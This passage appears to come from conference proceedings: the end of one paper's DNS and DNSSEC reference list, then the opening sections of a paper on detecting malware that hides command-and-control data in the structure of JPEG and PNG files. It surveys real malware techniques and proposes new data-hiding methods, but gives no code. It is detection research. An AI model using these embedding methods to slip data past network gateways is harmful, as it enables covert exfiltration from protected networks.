[9] Akamai, *Inc*. Fast DNS. https://www.akamai.com/us/en/solutions/products/cloud-security/fast-dns.jsp.

[10] CDN.net. Why low latency CDN is important for eCommerce stores. https://cdn.net/low-latency-cdn-important-ecommerce-stores.

[11] Cedexis. https://www.cedexis.com.

[12] CloudFlare, *Inc*. DNSSEC Complexities and Considerations. https://www.cloudflare.com/dns/dnssec/dnssec-complexities-and-considerations.

[13] CloudFlare, *Inc*. ECDSA: The missing piece of DNSSEC. https://www.cloudflare.com/dns/dnssec/ecdsa-and-dnssec.

[14] CloudFlare, *Inc*. Introducing CNAME Flattening: RFC-Compliant CNAMEs at a Domain's Root. https://blog.cloudflare.com/introducing-cname-flattening-rfc-compliant-cnames-at-a-domains-root.

[15] DNSCrypt. https://dnscrypt.org.

[16] DNSCurve. https://dnscurve.org.

[17] DNSMadeEasy. Breakthrough in DNS Records. https://www.dnsmadeeasy.com/services/anamerecords.

[18] E. Zhang. Intelligent User Mapping in the Cloud. https://blogs.akamai.com/2013/03/intelligent-user-mapping-in-the-cloud.html.

[19] F. Assolini. Massive DNS poisoning attacks in Brazil. https://securelist.com/blog/incidents/31628/massive-dns-poisoning-attacks-in-brazil-31.

[20] Google Public DNS. DNS-over-HTTPS. https://developers.google.com/speed/public-dns/docs/dns-over-https.

[21] Imperva, *Inc*. The Essential Guide to CDN: CDN Caching. https://www.incapsula.com/cdn-guide/cdn-caching.html.

[22] J. Spring and L. Metcalf. Probable Cache Poisoning of Mail Handling Domains. https://insights.sei.cmu.edu/cert/2014/09/-probable-cache-poisoning-of-mail-handling-domains.html.

[23] P. Gilmore. Serving at the edge: Good for performance, good for mitigating DDoS. https://blogs.akamai.com/2013/04/serving-at-the-edge-good-for-performance-good-for-mitigating-ddos-part-ii.html.

[24] S. Friedl. An Illustrated Guide to the Kaminsky DNS Vulnerability. http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html.

[25] VirusTotal. https://www.virustotal.com.

[26] AGER, B., MÜHLBAUER, W., SMARAGDAKIS, G., AND UHLIG, S. Comparing DNS Resolvers in the Wild. In *ACM IMC* (2010).

[27] ALAM, S. M. N., AND MARBACH, P. Competition and Request Routing Policies in Content Delivery Networks. In *CoRR*, 2009. http://arxiv.org/abs/cs/0608082.

[28] ARENDS, R., AUSTEIN, R., LARSON, M., MASSEY, D., AND ROSE, S. DNS Security Introduction and Requirements. *IETF RFC 4033* (2005).

[29] ARIYAPPERUMA, S., AND MITCHELL, C. J. Security vulnerabilities in DNS and DNSSEC. In *International Conference on Availability, Reliability and Security (ARES)* (2007).

[30] ATKINS, D., AND AUSTEIN, R. Threat Analysis of the Domain Name System (DNS). *IETF RFC 3833* (2004).

[31] BARBIR, A., CAIN, B., NAIR, R., AND SPATSCHECK, O. Known Content Network (CN) Request-Routing Mechanisms. *IETF RFC 3568* (2003).

[32] BAU, J., AND MITCHELL, J. A Security Evaluation of DNSSEC with NSEC3. In *NDSS* (2010).

[33] CALDER, M., FAN, X., HU, Z., KATZ-BASSETT, E., HEIDEMANN, J., AND GOVINDAN, R. Mapping the Expansion of Google's Serving Infrastructure. In *ACM IMC* (2013).

[34] CHEN, F., SITARAMAN, R. K., AND TORRES, M. End-User Mapping: Next Generation Request Routing for Content Delivery. In *ACM SIGCOMM* (2015).

[35] CHEN, J., JIANG, J., ZHENG, X., DUAN, H., LIANG, J., LI, K., WAN, T., AND PAXSON, V. Forwarding-Loop Attacks in Content Delivery Networks. In *NDSS* (2016).

[36] CHUNG, T., VAN RIJSWIJK-DEIJ, R., CHANDRASEKARAN, B., CHOFFNES, D., LEVIN, D., MAGGS, B. M., MISLOVE, A., AND WILSON, C. A Longitudinal, End-to-End View of the DNSSEC Ecosystem. In *USENIX Security* (2017).

[37] CHUNG, T., VAN RIJSWIJK-DEIJ, R., CHOFFNES, D., LEVIN, D., MAGGS, B. M., MISLOVE, A., AND WILSON, C. Understanding the Role of Registrars in DNSSEC Deployment. In *ACM IMC* (2017).

[38] CONTAVALLI, C., VAN DER GAAST, W., LAWRENCE, D., AND KUMARI, W. Client Subnet in DNS Queries. *IETF RFC 7871* (2016).

[39] D. EASTLAKE 3RD. DNS Request and Transaction Signatures (SIG(0)s). *IETF RFC 2931* (2000).

[40] DAGON, D., ANTONAKAKIS, M., VIXIE, P., JINMEI, T., AND LEE, W. Increased DNS Forgery Resistance Through 0x20-bit Encoding: Security via Leet Queries. In *ACM CCS* (2008).

[41] DUAN, H., WEAVER, N., ZHAO, Z., HU, M., LIANG, J., JIANG, J., LI, K., AND PAXSONH, V. Hold-On: Protecting Against On-Path DNS Poisoning. In *SATIN* (2012).

[42] GIEBEN, R., AND MEKKING, W. Authenticated Denial of Existence in the DNS. *IETF RFC 7129* (2014).

[43] GOLDBERG, S., NAOR, M., PAPADOPOULOS, D., REYZIN, L., VASANT, S., AND ZIV, A. NSEC5: Provably Preventing DNSSEC Zone Enumeration. In *NDSS* (2015).

[44] HERZBERG, A., AND SHULMAN, H. Security of Patched DNS. In *ESORICS* (2012).

[45] HERZBERG, A., AND SHULMAN, H. Fragmentation Considered Poisonous, or: One-domain-to-rule-them-all.org. In *IEEE CNS* (2013).

[46] HERZBERG, A., AND SHULMAN, H. Socket Overloading for Fun and Cache-poisoning. In *ACSAC* (2013).

[47] HOFFMAN, P., AND WIJNGAARDS, W. Elliptic Curve Digital Signature Algorithm (DSA) for DNSSEC. *IETF RFC 6605* (2012).

[48] HOLOWCZAK, J., AND HOUMANSADR, A. CacheBrowser: Bypassing Chinese Censorship Without Proxies Using Cached Content. In *ACM CCS* (2015).

[49] HU, Z., ZHU, L., HEIDEMANN, J., MANKIN, A., WESSELS, D., AND HOFFMAN, P. Specification for DNS over Transport Layer Security (TLS). *IETF RFC 7858* (2016).

[50] HUANG, C., BATANOV, I., AND LI, J. A Practical Solution to the Client-LDNS Mismatch Problem. *ACM SIGCOMM Computer Communication Review* (Mar. 2012).

[51] HUBERT, A., AND VAN MOOK, R. Measures for Making DNS More Resilient against Forged Answers. *IETF RFC 5452* (2009).

[52] JIN, L., HAO, S., WANG, H., AND COTTON, C. Your Remnant Tells Secret: Residual Resolution in DDoS Protection Services. In *IEEE/IFIP DSN* (2018).

[53] KAMINSKY, D. It's The End Of The Cache As We Know It. *BlackHat* (2008).

[54] KINTIS, P., NADJI, Y., DAGON, D., FARRELL, M., AND ANTONAKAKIS, M. Extended Abstract: Understanding the Privacy Implications of ECS. In *DIMVA* (2016).

[55] KLEIN, A., SHULMAN, H., AND WAIDNER, M. Internet-Wide Study of DNS Cache Injections. In *IEEE INFOCOM* (2017).

[56] KOLKMAN, O., MEKKING, W., AND GIEBEN, R. DNSSEC Operational Practices, Version 2. *IETF RFC 6781* (2012).

[57] KRISHNAMURTHY, B., KRISHNAMURTHY, E., LISTON, R., AND RABINOVICH, M. DEW: DNS-Enhanced Web for Faster Content Delivery. In *WWW* (2003).

[58] KRISHNAN, R., MADHYASTHA, H. V., SRINIVASAN, S., JAIN, S., KRISHNAMURTHY, A., ANDERSON, T., AND GAO, J. Moving Beyond End-to-End Path Information to Optimize CDN Performance. In *ACM IMC* (2009).

[59] LAURIE, B., SISSON, G., ARENDS, R., AND BLACKA, D. DNS Security (DNSSEC) Hashed Authenticated Denial of Existence. *IETF RFC 5155* (2008).

[60] LIAN, W., RESCORLA, E., SHACHAM, H., AND SAVAGE, S. Measuring the Practical Impact of DNSSEC Deployment. In *USENIX Security* (2013).

[61] LIANG, J., JIANG, J., DUAN, H., LI, K., WAN, T., AND WU, J. When HTTPS Meets CDN: A Case of Authentication in Delegated Service. In *IEEE Security & Privacy* (2015).

[62] MAGGS, B. M., AND SITARAMAN, R. K. Algorithmic Nuggets in Content Delivery. *ACM SIGCOMM Computer Communication Review* (2015).

[63] MAO, Z. M., CRANOR, C. D., DOUGLIS, F., RABINOVICH, M., SPATSCHECK, O., AND WANG, J. A Precise and Efficient Evaluation of the Proximity between Web Clients and their Local DNS Servers. In *USENIX ATC* (2002).

[64] MOCKAPETRIS, P. Domain Names - Implementation and Specification. *IETF RFC 1035* (1987).

[65] MUKERJEE, M. K., BOZKURT, I. N., MAGGS, B., SESHAN, S., AND ZHANG, H. The Impact of Brokers on the Future of Content Delivery. In *ACM HotNets* (2016).

[66] MUKERJEE, M. K., BOZKURT, I. N., RAY, D., MAGGS, B., SESHAN, S., AND ZHANG, H. Redesigning CDN-Broker Interactions for Improved Content Delivery. In *ACM CoNEXT* (2017).

[67] OTTO, J. S., SÁNCHEZ, M. A., RULA, J. P., AND BUSTAMANTE, F. E. Content Delivery and the Natural Evolution of DNS: Remote DNS Trends, Performance Issues and Alternative Solutions. In *ACM IMC* (2012).

[68] P. VIXIE, O. GUDMUNDSSON, D. EASTLAKE 3RD, AND B. WELLINGTON. Secret Key Transaction Authentication for DNS (TSIG). *IETF RFC 2845* (2000).

[69] PANG, J., AKELLA, A., SHAIKH, A., KRISHNAMURTHY, B., AND SESHAN, S. On the Responsiveness of DNS-based Network Control. In *ACM IMC* (2004).

[70] PEARCE, P., JONES, B., LI, F., ENSAFI, R., FEAMSTER, N., WEAVER, N., AND PAXSON, V. Global Measurement of DNS Manipulation. In *USENIX Security* (2017).

[71] SCHOMP, K., CALLAHAN, T., RABINOVICH, M., AND ALLMAN, M. Assessing DNS Vulnerability to Record Injection. In *PAM* (2014).

[72] SCOTT, W., ANDERSON, T., KOHNO, T., AND KRISHNAMURTHY, A. Satellite: Joint Analysis of CDNs and Network-Level Interference. In *USENIX ATC* (2016).

[73] SHAIKH, A., TEWARI, R., AND AGRAWAL, M. On the Effectiveness of DNS-based Server Selection. In *IEEE INFOCOM* (2001).

[74] SHULMAN, H., AND WAIDNER, M. Fragmentation Considered Leaking: Port Inference for DNS Poisoning. In *ACNS* (2014).

[75] SHULMAN, H., AND WAIDNER, M. One Key to Sign Them All Considered Vulnerable: Evaluation of DNSSEC in the Internet. In *NSDI* (2017).

[76] SISSON, G., AND LAURIE, B. Derivation of DNS Name Predecessor and Successor. *IETF RFC 4471* (2006).

[77] SON, S., AND SHMATIKOV, V. The Hitchhiker's Guide to DNS Cache Poisoning. In *SecureComm* (2010).

[78] STREIBELT, F., BÖTTGER, J., CHATZIS, N., SMARAGDAKIS, G., AND FELDMANN, A. Exploring EDNS-client-subnet Adopters in Your Free Time. In *ACM IMC* (2013).

[79] TRIUKOSE, S., AL-QUDAH, Z., AND RABINOVICH, M. Content Delivery Networks: Protection or Threat? In *ESORICS* (2009).

[80] VAN RIJSWIJK-DEIJ, R., HAGEMAN, K., SPEROTTO, A., AND PRAS, A. The Performance Impact of Elliptic Curve Cryptography on DNSSEC Validation. *IEEE/ACM Transactions on Networking* (Sept. 2016).

[81] VAN RIJSWIJK-DEIJ, R., JONKER, M., AND SPEROTTO, A. On the Adoption of the Elliptic Curve Digital Signature Algorithm (ECDSA) in DNSSEC. In *CNSM* (2016).

[82] VAN RIJSWIJK-DEIJ, R., SPEROTTO, A., AND PRAS, A. DNSSEC and Its Potential for DDoS Attacks: A Comprehensive Measurement Study. In *ACM IMC* (2014).

[83] VAN RIJSWIJK-DEIJ, R., SPEROTTO, A., AND PRAS, A. Making the Case for Elliptic Curves in DNSSEC. *ACM SIGCOMM Computer Communication Review* (Oct. 2015).

[84] VISSERS, T., VAN GOETHEM, T., JOOSEN, W., AND NIKIFORAKIS, N. Maneuvering Around Clouds: Bypassing Cloud-based Security Providers. In *ACM CCS* (2015).

[85] WÄHLISCH, M., SCHMIDT, R., SCHMIDT, T. C., MAENNEL, O., UHLIG, S., AND TYSON, G. RiPKI: The Tragic Story of RPKI Deployment in the Web Ecosystem. In *ACM HotNets* (2015).

[86] WEILER, S., AND IHREN, J. Minimally Covering NSEC Records and DNSSEC On-line Signing. *IETF RFC 4470* (2006).

[87] YAN, H., OSTERWEIL, E., HAJDU, J., ACRES, J., AND MASSEY, D. Limiting Replay Vulnerabilities in DNSSEC. In *NPSec* (2008).

[88] ZHU, L., HU, Z., HEIDEMANN, J., WESSELS, D., MANKIN, A., AND SOMAIYA, N. Connection-Oriented DNS to Improve Privacy and Security. In *IEEE Security & Privacy* (2015).

[89] ZOLFAGHARI, H., AND HOUMANSADR, A. Practical Censorship Evasion Leveraging Content Delivery Networks. In *ACM CCS* (2016).

# SAD THUG: Structural Anomaly Detection for Transmissions of High-value Information Using Graphics

Jonathan P. Chapman
*Fraunhofer FKIE*

## Abstract

The use of hidden communication methods by malware families skyrocketed in the last two years. Ransomware like Locky, Cerber or CryLocker, but also banking trojans like Zberp or ZeusVM, use image files to hide their tracks. Additionally, malware employed for targeted attacks has been using similar techniques for many years. The DuQu and Hammertoss families, for instance, use the popular JPEG file format to clandestinely exchange messages. Using these techniques, they easily bypass systems designed to protect sensitive networks against them. In this paper, we show that these methods result in structural changes to the respective files. Thus, infections with these malware families can be detected by identifying image files with an unusual structure. We developed a structural anomaly detection approach that is based on this insight. In our evaluation, SAD THUG achieves a mean true positive ratio of 99.24% for JPEG files using 10 different embedding methods while maintaining a mean true negative ratio of 99.323%. For PNG files, the latter number drops slightly to 98.88% but the mean true positive ratio improves to 99.318%. We only rely on the fact that these methods change the structure of their cover file. Thus, as we show in this paper, our approach is not limited to detecting a particular set of malware information hiding methods but can detect virtually any method that changes the structure of a container file.

## 1 Introduction

Malware infections are, and remain, a constant threat to computer users worldwide. For the second quarter of 2016, Microsoft reports that 21.2% of the systems that are running their Windows operating and are configured to share encounters with the company encountered malware at least once, up from 14.8% in the year before.[1] Victims of malware may be private individuals, or small businesses that e.g. lose money or files due to infections with a banking trojan or ransomware. Or they may be large corporations, public institutions like the National Health Service in the United Kingdom, which was severely affected by the WannaCry ransomware, or even political entities such as the Democratic National Committee (DNC) in the United States, which was attacked by the group associated with the Hammertoss malware [23, 9].

Practically all malware uses the Internet to establish a command and control (C&C) channel with its authors. For instance, banking trojans upload credentials harvested from the infected machine. Similarly, malware used in targeted attacks exfiltrates passwords, documents, or other sensitive information or retrieves new commands from its operator. Network operators on the other hand seek to detect or prevent malware communications to protect their systems. Application level gateways are important tools to these ends. However, in a recent study Gugelmann et al. [27] were able to bypass all three tested systems simply by `base64` encoding data. With respect to attempts to establish a covert channel, which includes the methods discussed in this paper, they point out that no product even claims to be able to detect them.

Consequently, the use of steganography, the science of hiding even the fact that communicating is taking place, by malware has surged in the last two years [52, 38, 39, 20, 53]. More particularly, malware used in targeted attacks like DuQu [14], Hammertoss [23] or Tropic Trooper [8] has been hiding data in image files for many years. General purpose malware like the ZeusVM [59] and Zberp [2] banking trojans followed suit. However, most of the recent surge in the use of steganography may be attributed to exploit kits. These kits bundle attacks against common web browsers and are leased to other malware authors to help them distribute their software [25, 41].

Significant resources were invested in research for detecting steganography exploiting compressed image data

[48, 11, 12, 21]. However, most malware families, including those used in targeted attacks, sidestep these efforts by hiding their data not in the image data itself but in the container file that is used to deliver it. Until now, only Stegdetect [48] implements methods that can detect specific attacks of this kind. However, it is limited to JPEG files and can effectively only detect variations of one particular method. Also, when we employed Stegdetect to analyze a realistic data set, it caused a significant number of false positives, rendering it unfit for practical use.

In this paper we introduce SAD THUG, or Structual Anomaly Detection for Transmissions of High-value information Using Graphics, a machine-learning based anomaly detection approach to uncover malware that modifies the structure of image files. While technically our approach can be used with any structured file format, for this work we focused on the two image file formats which are most widely used on the Internet and also most frequently exploited by malware, JPEG and PNG. For both formats, SAD THUG achieves exceptional accuracy. We also show that it can detect both known and unknown methods, so long as they cause significant anomalies in the structure of the image files they use as a cover medium.

Our contributions to the state of the art are as follows:

- In contrast to previous work for detecting structural anomalies in JPEG files, our approach uses a learned model and achieves near perfect results for a wide range of information hiding methods.
- Our approach is not limited to a particular file format and is the only approach with the demonstrated capability of detecting structural anomalies in PNG files.
- SAD THUG achieves a very low false positive ratio for JPEG files and a low ratio for PNG files.
- Our findings are backed by an comprehensive evaluation using $270,000$ JPEG files and $33,000$ PNG files along with additional files used by live malware.

The remainder of this paper is organized as follows. First, we briefly define the usage scenario for our approach. Then in section 3, we describe the JPEG and PNG file formats, methods for structural information hiding, and how they are abused by a wide range of malware families. We then introduce a small set of previously unpublished structural embedding methods that complement the methods currently used by malware. With this background, we introduce our detection approach in section 5, and describe our evaluation and results in section 6. Before contrasting our approach with previous work in the field (section 8), we briefly describe its inherent limitations. Finally, we draw our conclusions and show avenues for future work in section 9.

## 2 Threat Model

Companies and organizations, in particular those that handle sensitive data, use network separation to contain the effect of malware infections and other attacks. On the other hand, fully disconnected, or air-gapped, networks are often not an option. In these cases, most organizations only allow communications to take place using email or HTTP through a proxy server. Here, the proxy server doubles as an application level gateway (ALG) that only allows communication to take place that adheres to the HTTP standard.

However, malware authors adapted to these precautions. Instead of attacking systems directly, they use email and HTTP to attack their victims. Spear fishing email is often and effectively used in targeted attacks [10, 55, 28, 17], and additionally, exploit kits [25, 41] or collections of attacks against web browsers and their plugins gained significant popularity as a tool for infecting end user systems. Finally, practically all malware families use the HTTP(S) protocol for their C&C communications, allowing them to simply use their victim's HTTP proxy servers.

Hence, organizations started adopting more advanced ALGs, often referred to as web application firewalls (WAFs). WAFs implement ancillary security features like payload signatures to prevent malicious communications through them. Additionally, many ALGs execute a man-in-the-middle attack against TLS/SSL connections to prevent unwanted communication from taking place under a simple layer of off-the-shelf cryptography. However, malware authors once again adjusted to the new situation by more elaborately hiding their communications. Since they still almost exclusively use the HTTP protocol, WAFs remain in the right place to detect or prevent their communications. Yet they are increasingly unable to do so. A study covering three commercial WAFs [27] showed that none of them was able to detect the exfiltration of sensitive data once that data was `base64` encoded. The authors also pointed out that they were not aware of any product that claims to be able to detect advanced techniques like establishing a covert channel using messages hidden in image files. Our work provides an important cornerstone for closing this gap.

Figure 1 depicts the simplified structure of a partially segmented network. On the left side of the figure, client systems reside in a protected network – including a compromised system, as indicated by a warning sign. The systems in this network have no direct access to untrusted networks but they may communicate with an email and





Figure 1: Schematics of a partially segmented network. Icons: Tango Project.

HTTP proxy server residing in the organization's demilitarized zone. These in turn have access to other, untrusted networks, e.g. the Internet. To communicate with another system under the attacker's control in those networks, again indicated by a warning sign, the attacker has to exploit the servers in the demilitarized zone.

For the purposes of this paper, we define an attacker as an entity that has control over two systems. One system resides in a segmented network. The attacker wants to establish a communication channel between this system and another system outside that network that allows it to transfer significant amounts of data between them. However, all communications have to traverse an uncompromised ALG. The ALG, on the other hand, has to distinguish between benign and malicious data exchanged between systems inside and outside a given network with no advance knowledge on which particular systems or data may be malicious or not.

We are aware of 40 malware families, including four proof-of-concepts, that use various techniques to hide their C&C communications. 34 families exploit images for this purpose. There are two facts supporting this choice, in particular with regard to WWW traffic. First, compressed images primarily consist of high entropy data that is difficult to distinguish from encrypted data. Second, viewing a single web page usually requires downloading dozens, sometimes well above one hundred, image files. Hence, attackers can hide their communications among a large volume of benign data transfers.

The malware families exploiting images can further be subdivided into two evenly sized groups. The first half hides their messages in the image data – the detection of which has been covered by an extensive number of research papers. The second half however exploits the structure of the corresponding file – an approach that has received little to no attention so far despite being used by high profile malware like DuQu [14] or Hammertoss [23]. Therefore, our work focuses on the detection of methods falling into the second category.

## 3 Background

In this section, we first briefly introduce the file formats most widely exploited by malware for hiding their communications, JPEG and PNG. We then summarize the fundamental structural embedding methods before pointing out how different malware families implement these approaches in practice.

### 3.1 JPEG File Structure

The JPEG File Interchange Format (JFIF) [31] and Exchangeable Image File Format (Exif) [19] are both containers for JPEG compressed image data. Unless we specifically need to explain a detail with respect to one of these formats, we will simply refer to a "JPEG file", assuming that the data is stored in either one of them. For simplicity, and like most decoders for JPEG files, for the remainder of this paper we do not distinguish between the segments of the container format and those that syntactically belong to the JPEG compressed data except that we introduce them in separate sections below.

#### 3.1.1 JPEG Container Formats

Both JFIF and Exif files borrow from the JPEG data format they are designed to contain. They consist of a series of segments, each starting with a two byte "marker" code. The code indicates the type of a given segment and is sometimes followed by a two byte length field. Both files begin with a "start of image" (SOI) marker, and an "end of image" marker indicates the end of the image data.

There are 16 codes that indicate an application-specific or "APP$n$" segment follows where $n$ is a number between 0 and 15. These segments start with a zero-terminated ASCII string to identify the nature of their

content. Somewhat contradictory to the marker's designation, the JFIF standard requires that the SOI marker is followed by an "APP0" marker with identifier "JFIF" that contains mandatory meta data. Similarly, Exif files start with an "APP1: Exif" segment that also contains meta data on the image. In contrast to the JFIF standard, Exif does discuss the possibility of encountering additional data behind the end of image marker, and recommends that such data should be ignored.

#### 3.1.2 JPEG Data Format

The JPEG compression algorithms's [30] core depends on the block-wise transformation of an input image's color channels into frequency components. It achieves its lossy data reduction by dividing the respective coefficients using a quantization table, allowing users or their applications to choose a trade off between the quality and file size achieved. The resulting data is stored in segments, each of which starts with a two byte marker indicating the segment's type. Most but not all of these segments also include a two byte length field, limiting their size to $65,535$ bytes. Furthermore, most segments contain or consist of a header indicating how the following data should be interpreted. While some obvious restrictions exist, e.g. quantization tables must occur before the encoded image data that refers to them, the JPEG standard is generally permissive with respect to the order of segments.

### 3.2 PNG File Structure

The Portable Network Graphics (PNG) standard was written partly due to the realization that the earlier Graphics Interchange Format (GIF) standard relied on a patented compression algorithm. It provides lossless compression for bitmap images with a 24 bit color space and optional alpha channel. PNG files start with a fixed header followed by a variable number of segments and end with an "IEND" segment. Each segment starts with a four byte payload length field followed by four ASCII letters indicating its type, the optional payload and finally a checksum. The case of each letter in the type identifier indicates some properties of the segment, e.g. an upper case first letter indicates that the segment is "critical" and the decoder must be able to interpret it. Technically, the standard only mandates that the file header is followed by an "IHDR", which has a fixed structure and indicates the dimensions and other basic properties of the image, and the closing "IEND" segment.

### 3.3 Structural Embedding Methods

In this section, we briefly describe the basic methods for hiding data exploiting the structure of container file formats. As we will see below, the methods actively used by current malware are variations of these approaches. Figure 2 shows a generic structured container file format without hidden data as well as with data embedded using the three methods described below.

**Append** This approach simply appends the steganographic payload at the end of the cover file. Thus, the structure of the cover file remains intact but it is followed by additional data.

**Byte Stuffing** File containers often allow the length of a segment to be specified even if it is already implied by the segment's type or header. While the resulting files are not strictly standard-compliant, most parsers only read the expected data from the segment and ignore the additional bytes that follow. Therefore, attackers may expect that their file is accepted as legitimate by most decoders.

**Segment Injection** Finally, container file formats like JPEG and PNG permit the addition of segments that are not used in the decoding process. For instance, comment segments allow storing data for informational purposes, e.g. to indicate which program was used to modify the file, but have no influence on the decoded data. Hence, attackers can add such segments without risk of losing compatibility and with little risk of discovery.

### 3.4 Structural Embedding Methods Used by Malware


In this section, we briefly introduce the structural embedding methods used by eleven live malware families, grouped by the file format they exploit. For reference, we included their basic properties on the left half of table 1 in section 6.

#### 3.4.1 JPEG-based Methods

**Cerber** The Cerber malware [5] transfers a malware binary by *append*ing it to a JPEG file. Before appending the file, it is encrypted by simply `XOR`ing the binary with a single constant byte.

**DuQu, DuQu 2.0** The DuQu malware [15, 14] executable contains a simple JPEG file. To exfiltrate screenshots and process lists gathered from the infected system, it bzips and encrypts the data using the AES cipher. The encrypted data is then *append*ed to the JPEG file and sent to the C&C server.

**Hammertoss** [23] uses the *append* method to deliver configurations and commands to infected systems. Here, the attackers use a JPEG file of their liking and then append the RC4-encrypted message to the end of that file.




(a) Without embedding (b) Append (c) Byte Stuffing (d) Segment Injection

Figure 2: Examples for a structured container file without and with data embedded using different methods.

**Microcin** The Microcin malware [16] retrieves JPEG files that contain additional executable modules. While it uses the *append* paradigm, it first adds the sequence `ABCD` followed by a small header and finally the encrypted payload.

**SyncCrypt** Once the SyncCrypt ransomware's [6] initial infection is successful, it downloads a JPEG file. From the JPEG file, it extracts a ZIP file that, along with an HTML and PNG image file, contains the malware's executable. The file is hidden simply by *append*ing it to a given cover file.

**Tropic Trooper** The Tropic Tropper malware [8] uses the *append* approach in conjunction with a JPEG file to deliver a malware binary to an infected system.

**Zberp** The Zberp malware is a hybrid built from the Carberp and ZeusVM banking trojans [2]. It uses ZeusVM's method described to transfer configurations, which we describe below.

**ZeusVM** The ZeusVM banking trojan [51] uses a variation of the *segment injection* approach to hide the configuration and web-inject data provided to the infected systems. It injects a comment segment into a JPEG file but sets the length header field for that segment to 16,144 regardless of the length of the actual payload.

#### 3.4.2 PNG-based Methods

**Brazilian EK** An unnamed Brazilian exploit kit [37] uses a simple yet effective method to deliver its payload to the infected users. It *append*s an `XOR`-encrypted malware executable to an otherwise inconspicuous PNG file.

**CryLocker** The CryLocker ransomware [34] uses a variation of the *byte stuffing* method. It creates a file that consists of a PNG file header and the mandatory `IHDR` segment only. However, it injects information on the compromised system into the `IHDR` segment. While the resulting file is not compliant with the PNG standard, CryLocker successfully used the `imgur.com` picture sharing platform for sending information to its creators.

**DNSChanger** The DNSChanger exploit kit [3] hides additional modules used to attack home routers in a comment segment *injected* into a PNG cover file.

#### 3.4.3 Discussion

While most malware uses variations of the *append* paradigm, we have seen a diverse set of approaches for structurally hiding data in image files. In comparison to image data-based approaches, these methods can be implemented straightforwardly. However, there is a more important while less obvious property of these methods that makes them even more attractive. Image data-based methods can only embed a limited number of bits before their manipulation becomes obvious and even when that is acceptable, the total size of the image poses an insurmountable limit for them. Structural embeddings on the other hand generally not only do not affect the rendered image but also allow the transfer of messages of arbitrary sizes. Even where some limits apply, e.g. the maximum segment size when injecting a segment like DNSChanger, this can easily be overcome by distributing the message over several segments. Thus, in principle, structural embedding methods could be used to exfiltrate terabytes of data in a single file transfer.

## 4 Proposed Embedding Methods

In this section, we propose a small set of new embedding methods that exploit the file structure of JPEG or PNG files. We used the `identify` command from the ImageMagick [29] suite to establish the fact that only the *pHYs Byte Stuffing* method triggers a warning during the decoding. Using a regular image viewer, we also verified that none of these methods caused any visual changes to the encoded images.

### 4.1 JPEG-based Methods

**APP0 Byte Stuffing** For this method, we exploit the fact that the structure of the mandatory `APP0: JFIF` segment in `JFIF` files is well-defined. Since the segment's length is nevertheless indicated by a length field, we can

simply append data after the original payload of the segment and then adjust the length field accordingly.

**APP1: Comment Injection** APP markers are designed to be used for application specific data. Hence, they start with a null-terminated ASCII string that indicates the nature of the data in the segment and parsers are supposed to ignore data they do not understand. Here, we simply chose the APP1 marker with identifier `Comment` because it should cause the least suspicion.

## 4.2 PNG-based Methods

**pHYs Byte Stuffing** The PNG standard contains a number of optional segments that usually have no effect on the decoded image. From these segments, we arbitrarily selected the `pHYs` segment, which indicates the physical scale of the image. Since it has a fixed structure, we can apply the *byte stuffing* paradigm and simply add additional data to an existing `pHYs` segment or *inject* a stuffed segment when the cover file does not contain a `pHYs` segment yet.

**aaAa Injection** The PNG standard uses a four ASCII letter code to determine the type of a segment and several other of its properties. A code starting with two lower case letters is designated as ancillary, non-publicly registered. The third letter is supposed to always be upper case and by using a lower case forth letter, we indicate that the segment may be copied by a decoder that does not recognize it. Besides these restrictions, we should only make sure that our new segment type is not used by any widely used application. For simplicity, we simply chose `aaAa`, which satisfies all of these criteria.

# 5 The SAD THUG Approach

Our approach consists of two main phases, a training phase for building a formal model and a classification phase to check whether files correspond to that model. Since this model is based on empirical data, it represents how a given standard is implemented rather than how it is specified.

To build our model or to classify files against it, we first decompose each given file into a sequence of symbols describing the file's segments. This process is sketched in section 5.1. We then describe how we model the knowledge obtained during the training phase, which is described in section 5.3. Finally, we describe how we use the trained model to determine whether a given file is anomalous with respect to our training data set or not.

## 5.1 File Decomposition


For both training and detection, we first decompose each given file into a sequence $s = s_0, ..., s_{n-1}$ of segments. Generally, such a sequence can be obtained trivially and at negligible cost by sequentially parsing the file. Given a file type $T$, $S_T$ refers to the set of all segments for that type. Correspondingly, the alphabet $\Sigma_T$ includes all segment types that occur in files of that type. We use $\ell(s_i)$ to refer to the length of segment $s_i$.

